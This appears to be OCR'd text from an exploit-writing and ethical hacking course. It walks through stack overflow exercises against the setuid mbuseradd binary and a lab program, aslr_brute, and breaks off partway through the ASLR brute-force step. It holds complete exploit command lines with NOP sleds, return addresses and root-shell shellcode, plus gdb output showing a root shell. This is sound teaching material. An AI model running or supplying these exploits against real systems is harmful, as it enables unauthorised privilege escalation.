
```
(gdb) run 1 2 3 4
Starting program: /opt/mbse/bin/mbuseradd 1 2 3 4
(no debugging symbols found)
Program received signal SIGSEGV, Segmentation fault.
[Switching to Thread -1209874240 (LWP 22446)]
0x42424242 in ?? ()
```

- x/20x $esp +6000 hits our shellcode

```
(gdb) x/20x $esp + 6000
0xbffffee0:     0x90909090      0x90909090                      0x90909090
0xbffffef0:                                                     0x90909090
0xbfffff00:                                     0x90909090      0x90909090
0xbfffff10:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffff20:     0x90909090      0x90909090      0x90909090      0xc0319090
```

Locating Our Return

When executing our script, we get the expected segmentation fault when EIP tries to execute code at 0x4242424242. We then run the command x/20x $esp + 6000 to get to the bottom of our NOP sled. The start of the shellcode is on the bottom right, and a good landing spot for our return pointer is highlighted on the left at 0xbfffff20. Let us use this as our return and try again.



Finalizing Our Script

- Running our exploit with our return pointer guess:

```
root@deadlist-desktop:/opt/mbse/bin# export MBSE_ROOT=`python -c 'print "A" *4093 +
"\x20\xff\xff\xbf" + "\x90"*500 + "\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\
x29\xc0\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\
xcd\x80"'`
root@deadlist-desktop:/opt/mbse/bin# ./mbuseradd 1 2 3 4
# 
```

- Success!
- We need to now try it as user mbse

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


Finalizing Our Script

Let us now try our exploit while still logged in as Root.

```
export MBSE_ROOT=`python -c 'print "A" *4093 + "\x20\xff\xff\xbf" + "\x90"*500 +
"\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\
x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\x80“
```

```
./mbuseradd 1 2 3 4
```

Our exploit works, as you can see on the slide! We must now try the exploit as a non-privileged user.



Elevating Privileges

- Log out of Root
- su mbse
- Export our environment variable and run the program

```
deadlist@deadlist-desktop:~/mbse$ su mbse
Password:
mbse@deadlist-desktop:/home/deadlist/mbse$ cd /opt/mbse/bin
mbse@deadlist-desktop:~/bin$ export MBSE_ROOT=`python -c 'print "A" *4093 + "\x20\xf
f\xff\xbf" + "\x90"*500 + "\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\
x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\x80"
'`
mbse@deadlist-desktop:~/bin$ ./mbuseradd 1 2 3 4
# whoami
root
```


Success!!!

Elevating Privileges

Finally, we need to log out of Root and "su" to the user "mbse." Enter in the password and make sure you're in the /opt/mbse/bin directory. Once there, export the MBSE_ROOT environment variable containing our exploit with the proper return address. Run the program and you should have a Root shell!

If this part of the exercise failed, make sure you followed each step correctly. There is also a chance that the stack is slightly different than when logged in as Root. One way to check is to increase or decrease the size of your NOP sled, compensating for the return address. Jumping toward the end of the sled tends to have better results.

This is the end of the exercise.



Day 4 Bootcamp

- Exercise Two:
  - Use your Kubuntu Pangolin VM
  - Brute-forcing ASLR
  - 2^20 randomization on the stack
  - aslr_brute program is your target
    - Vulnerable to simple stack overflow
    - You will enable ASLR shortly


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Day 4 Bootcamp

Exercise Two

In this section we will work through an exercise to brute force ASLR. The stack on your Kubuntu Pangolin VM is randomized with 20 bits of entropy when ASLR is enabled. We have a 2^20 or 1 in 1,048,576 chance of guessing the exact address of a variable in memory. Brute-forcing is a noisy method to defeat ASLR, and will likely result in an enormous amount of logs and alerts. However, brute-forcing is almost always guaranteed to work, depending on the number of tries you are able to make.

The program aslr_brute is in your /home/deadlist directory. You will need to turn on ASLR again on your Kubuntu Precise Pangolin VM. You may start trying to work on hacking the program on your own, or move forward to continue with the walk-through.



The "aslr_brute" Program

- Run the program
- Asks for your name


```
deadlist@deadlist:~$ ./aslr_brute
Usage: Tell me your name...
deadlist@deadlist:~$ ./aslr_brute Stephen
Hi there    Stephen

deadlist@deadlist:~$ ./aslr_brute `python -c 'print "A" * 1000'`
Hi there AAAAAAAAAA

Segmentation fault (core dumped)
```

- 1,000 A's causes a seg-fault

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

The "aslr_brute" Program

The "aslr_brute" program is a simple PoC program that asks you for your name, and prints it out to the screen. By simply giving it a short name, no issues occur and the program behaves how it is intended. When using python to input 1,000 A's, the program crashes with a segmentation fault as seen on the slide. It may serve us best to first attack the program with ASLR off so we may confirm that we can successfully exploit the vulnerability, but this is up to you.



GDB: aslr_brute

- disas main and then copyFunction()

```
0x080484e2 <+50>:    call   0x8048474 <copyFunction>
0x080484e7 <+55>:    mov    $0x0,%eax
```

```
(gdb) disas copyFunction
Dump of assembler code for function copyFunction:
   0x08048474 <+0>:     push   %ebp
   0x08048475 <+1>:     mov
   0x08048477 <+3>:     sub
   0x0804847d <+9>:     mov    0x8(%ebp),%eax
   0x08048480 <+12>:    mov    %eax,0x4(%esp)
   0x08048484 <+16>:    lea    -0x260(%ebp),%eax
   0x0804848a <+22>:    mov    %eax,(%esp)
   0x0804848d <+25>:    call   0x8048370 <strcpy@plt>
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

GDB: aslr_brute


Open up the program with gdb and execute the following commands:

gdb aslr_brute

disas main

disas copyFunction

When disassembling copyFunction(), you should notice the lea instruction for -0x260. This translates over to 608 bytes, the size of the buffer. Shortly after that, you should notice the call to strcpy(). We now have the size of the buffer to overflow. At 608 bytes should be the start of the Saved Frame Pointer (SFP), and at 612 bytes should be the start of the Return Pointer (RP).



Controlling EIP

- Verifying our assumptions ...

```
(gdb) run `python -c 'print "A" *612 + "\x0d\xf0\xad\xba"'`
Starting program: /home/deadlist/aslr_brute `python -c 'print "A" *612 +
"\x0d\xf0\xad\xba"'`
Hi there AAAAAAAAAA


Program received signal SIGSEGV, Segmentation fault.
0xbaadf00d in ?? ()
```


- We control EIP at 612 bytes
- Let us build our exploit

Controlling EIP

When inside of GDB, we can enter in:

```
run `python –c ‘print “A” *612 + “\x0d\xf0\xdd\xba”’`
```

You should see 0xbaddf00d as the address causing the segmentation fault. Now that we have verified the size of the buffer and our ability to control EIP, let us build our exploit.



Finding a Return Address

- Use the same shellcode from the last exercise

```
(gdb) run `python -c 'print "A" *612 + "BBBB" + "\x31\xc0\x31\xdb\x29\xc9\
x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6
e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\x80"'`
Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

- Locate a return address

```
(gdb) x/8x $esp -16
0xbfffefb0:     0x41414141      0x41414141      0x41414141      0x42424242
0xbfffefc0:     0xdb31c031      0xca89c929      0x80cd46b0      0x6852c029
```


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Finding a Return Address

Let us quickly find a return address to use for our exploit. Use the shellcode located in the shellcode2.txt file. This should simply give us a shell when we are successful. The shellcode is located at /home/deadlist/shellcode2.txt. Build up your exploit inside of GDB with the following:

```
run `python -c 'print "A" *612 + "BBBB" +
"\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\
x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\x80"'`
```

This should result with a segmentation fault at the address 0x42424242. This address is our placeholder address until we locate our desired return. Enter in the command *x/8x $esp -16* so we can quickly locate the start of our shellcode. Address 0xbfffefc0 looks like a good spot to return. Let us drop outside of the debugger and give it a shot.



Trying Our Exploit

- Modify the return address and run the exploit


```
deadlist@deadlist:~$ ./aslr_brute `python -c 'print "A" *612 + "\xc0\xef\x
ff\xbf" + "\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x6
8\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\
x80"'`
Hi there AAAAAAAAAA

# █
```

- Success! Now we need to exploit it with ASLR running

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Trying Our Exploit

Now that you have a valid return address towards the end of the NOP sled, go ahead and set up your script from outside the debugger. As you can see on the slide, we have successfully obtained a Root shell. This is fine, but not the purpose of our exercise. We must now attempt to exploit the program while ASLR is running.




Running with ASLR Enabled

- Enable ASLR as Root
- Run the same exploit ... Fail!

```
deadlist@deadlist:~$ sudo -i
root@deadlist:~# echo 2 > /proc/sys/kernel/randomize_va_space
root@deadlist:~# exit
logout
deadlist@deadlist:~$ ./aslr_brute `python -c 'print "A" *612 + "\xc0\xef\x
ff\xbf" + "\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x6
